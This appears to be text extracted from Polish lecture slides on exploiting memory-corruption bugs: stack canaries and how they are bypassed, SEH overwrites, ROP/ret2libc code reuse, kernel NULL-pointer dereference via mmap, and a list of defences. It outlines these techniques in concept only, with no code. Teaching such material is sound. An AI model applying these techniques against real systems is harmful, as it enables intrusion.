
Stack cookie („kanarek”)

- kompilator alokuje dodatkowy obszar („kanarka”) pomiędzy wskaźnik poprzedniej ramki a adres powrotu
- przed powrotem z funkcji weryfikujemy wartość „kanarka”
- jeśli została zmieniona → detekcja ataku → proces ginie
- obejście: próba ocalenia „kanarka” mimo nadpisania adresu powrotu
- ale takie próby można dodatkowo utrudniać uzależniając wartość „kanarka” od wartości adresu powrotu – detekcja przez porównanie obu wartości
- „sprytne kanarki” są trudne do „przeskoczenia”: 0x 00 0A 0D FF

Przepełnienie bufora

Ochrona

Stack cookie („kanarek”)



Przepełnienie bufora

Obsługa wyjątków a przepełnienie bufora

SEH (*Structured Exception Handling*)

- obsługa przerwań (hardware/software) per wątek
- dla zdefiniowanych wyjątków tworzone są struktury SEH
- i umieszczane na stosie w formie łańcucha (sekwencji) wywołań
- struktura SEH zawiera m.in. adres procedury obsługi
- czasami łatwiej nadpisać adres tej procedury niż adres powrotu z funkcji
- wymuszenie wywołania wyjątku nie jest trywialne, ale możliwe
- pod. VEH (Vectored Exception Handling) – globalna obsługa wyjątków

Code reuse

Biblioteki współdzielone

- współdzielenie bibliotek jest użyteczne również w kontekście bezpieczeństwa – możliwa kontrola ograniczona do jednego punktu
- jednak biblioteki współdzielone szczególnie wymagają tej kontroli:
 - np. nie wystarczy sprawdzanie sumy kontrolnej pliku wykonywalnego – trzeba również weryfikować dynamicznie ładowane biblioteki
 - problem uprawnień bibliotek (suid)
 - kontrola dostępu do bibliotek (zwł. integralności)

Code reuse

Code reuse attacks:

ROP = Return-Oriented Programming

JOP = Jump-Oriented Programming

...


Return into libc (ret2libc)

- libc jest niezwykle przydatny do ataku
- jeśli uda się zlokalizować w wykonywalnej przestrzeni adresowej procesu przydatne funkcje (`exec`, `system`, `strcpy`) i spreparować im (np. na stosie) odpowiednie parametry
- wówczas w obszar stosu wykonanie w ogóle nie musi wkroczyć – shellcode jest niepotrzebny
- można skorzystać z narzędzi dostępnych w samym libc, np. `dlsym`
 - jeśli exploit zostanie skonsolidowany z tymi samymi współdzielonymi bibliotekami co atakowany program potencjalnie istnieją duże szanse trafienia w `exec` pod adresem podanym przez `dlsym` (aktualnie → ASLR)

Mapowanie pamięci

Pamięć jądra systemu

- jądro systemu ma zarezerwowany obszar pamięci
- którego nie musi wykorzystywać w całości
- przestrzeń ta jest mapowana i dostępna pod tym samym wirtualnym adresem we wszystkich procesach, gotowa do przejęcia wywołań systemowych (ring0)
- wszystkie bezpośrednie odwołania do tego obszaru kończą się błędem segmentacji
- konkluzja:
 - mapowanie pamięci jest konieczną funkcją systemu



Mapowanie pamięci

NULL pointer dereference

- funkcje zwracające adres – w przypadku błędu zwracają NULL (0)
- jeśli wywołujący nie sprawdza zwróconej wartości – odwoła się do adresu 0
- w zwykłym procesie to mało przydatne (tylko DoS)
- metoda dereferencji polega na wcześniejszym zamapowaniu tego obszaru (`mmap ()`) na odpowiednio spreparowane dane
- jeśli znajdziemy taką podatność w funkcji jądra i doprowadzimy do odwołania się jej do adresu 0 ...


Ochrona

Obciążenie mechanizmami obronnymi:


- Stack Cookies (kanarki)
- SEH Overwrite Protection (SEHOP)
- Supervisor Mode Execution Protection (SMEP)
- Address Space Layout Randomization (ASRL)
- Low Fragmentation Heap
- Isolated Heap
- Pool Integrity Checks
- Virtual Table Guard (VTGuard)
- ...



Ochrona




Ochrona



Błędy programistyczne

Eksploatacja błędów implementacyjnych


- buffer overflow (stack overflow, heap overflow)
- integer overflow
- out of array
- null pointer dereference
- double free
- use-after-free
- return to function epilogue
- ...



Błędy programistyczne

Eksploatacja błędów implementacyjnych

